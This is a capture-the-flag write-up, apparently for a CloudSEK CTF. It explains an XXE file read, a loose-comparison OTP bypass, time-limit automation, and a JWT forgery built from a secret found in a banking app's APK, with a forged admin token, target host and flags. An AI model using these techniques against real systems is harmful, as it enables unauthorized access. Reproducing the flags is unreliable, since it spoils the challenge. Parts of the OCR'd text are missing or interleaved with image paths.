Step 1: OSINT Enumeration on BeVigil (Android App Security Report)

The challenge hinted:

“Everything you need is already out there!”

We searched the Android package name:

- com.strikebank.netbanking

on:

- https://bevigil.com/report/com.strikebank.netbanking

Under Strings section → sensitive information detected:


- Internal credentials + encoded JWT secret

From CSV dump (downloaded from BeVigil UI):

internal_username => tuhin1729

internal_password => 123456

encoded_jwt_secret => c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==



Step 2: Decode JWT Secret Key


We Base64-decoded the extracted value:

echo c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw== | base64 -d

Output:

This is the JWT signing secret used by the Strike Bank web app.

We tested secret validity on JWT.io:



Step 3: JWT Privilege Escalation Attack

- We intercepted authenticated request cookies in Burp Suite.
- Inside the auth cookie:
- A JWT where "username": "tuhin1729"
- We modified payload to become admin:

```
{
  "username": "admin",
  "exp": 9999999999
}
```

- Re-signed using the discovered secret key.

CTF Challenge Report: CloudSEK CTF

- Then updated Burp request:


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxMDAwMDAwMDAwMDAwMDAwMH0.Sk3VVwtbYjYzwkdUEga2EVpIT3Qu2k2USODra3g0kYg

- Sent request:

GET /index.php HTTP/1.1


Host: 15.206.47.5.nip.io:8443

- Result: Admin access granted 🚀



- Final Flag Retrieved:


ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ccf62117a030691b1ac7013fca4fb685}



4. Findings

Challenge 1 – Nitro (Scripting Automation)

- **Details:**
  The Nitro challenge enforced a strict time-based mechanism where manual submissions were too slow. Automating the process allowed us to extract a random string from /task, reverse & Base64-encode it, format as required, and submit instantly to /submit, revealing the flag.
- **Evidence:**
  Screenshot:




Automation script successfully retrieved the flag from server response
Server Response:
Nice automation! Here is your flag:
ClouDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}

CTF Challenge Report: CloudSEK CTF


Challenge 2 – Bad Feedback (XXE Injection)

- **Details:**
  A feedback form processed raw XML without secure parser configuration. By injecting a malicious external entity <!DOCTYPE foo [...]>, the parser resolved a local file reference (file:///flag.txt) and disclosed the flag in the HTTP response.
- **Evidence:**
  Burp Repeater Screenshot:




Challenge 3 – Triangle (Authentication Logic Bypass)

- **Details:**
  Authentication required a valid username, password, and three OTP values. OTP validation used == loose comparison, allowing boolean true to bypass check. Sending booleans instead of strings ("true" → true) granted access and returned the flag.



- **Evidence:**
  Burp Repeater Screenshot:




Challenge 4 – Ticket (JWT Tampering + Mobile App OSINT)


- **Details:**
  Using BeVigil OSINT, hardcoded credentials and a Base64-encoded JWT secret were recovered from APK resources. After decoding the secret, a forged admin JWT was created using JWT.io and successfully used to access /index.php to retrieve the flag.

CTF Challenge Report: CloudSEK CTF

- **Evidence:**

  Burp Screenshot:





5. Conclusion

This Capture the Flag (CTF) exercise demonstrated multiple real-world security flaws commonly found in modern web and mobile applications. Through structured analysis and exploitation, the following security weaknesses were identified and leveraged:

- Weak automation protection allowed bypassing time-constraints to retrieve protected data (Challenge 1).
- XML External Entity (XXE) vulnerability resulted in unauthorized local file access and data disclosure (Challenge 2).
- Flawed authentication logic using loose type comparison enabled bypassing multi-factor verification (Challenge 3).
- Exposed secrets in a mobile application combined with weak JWT implementation permitted privilege escalation and unauthorized access (Challenge 4).

These findings highlight the importance of:

- Implementing secure coding practices such as proper input validation, strict type checks, and secure parser configurations.
- Ensuring secrets are never hardcoded within client-side resources like APK files.
- Enforcing server-side access controls and monitoring token integrity.
- Regularly conducting comprehensive security testing, including OSINT-based review of deployed assets.

Overall, the CTF provided valuable hands-on exposure to real attack vectors across both web and mobile ecosystems — strengthening skills in vulnerability discovery, exploitation, and secure remediation practices.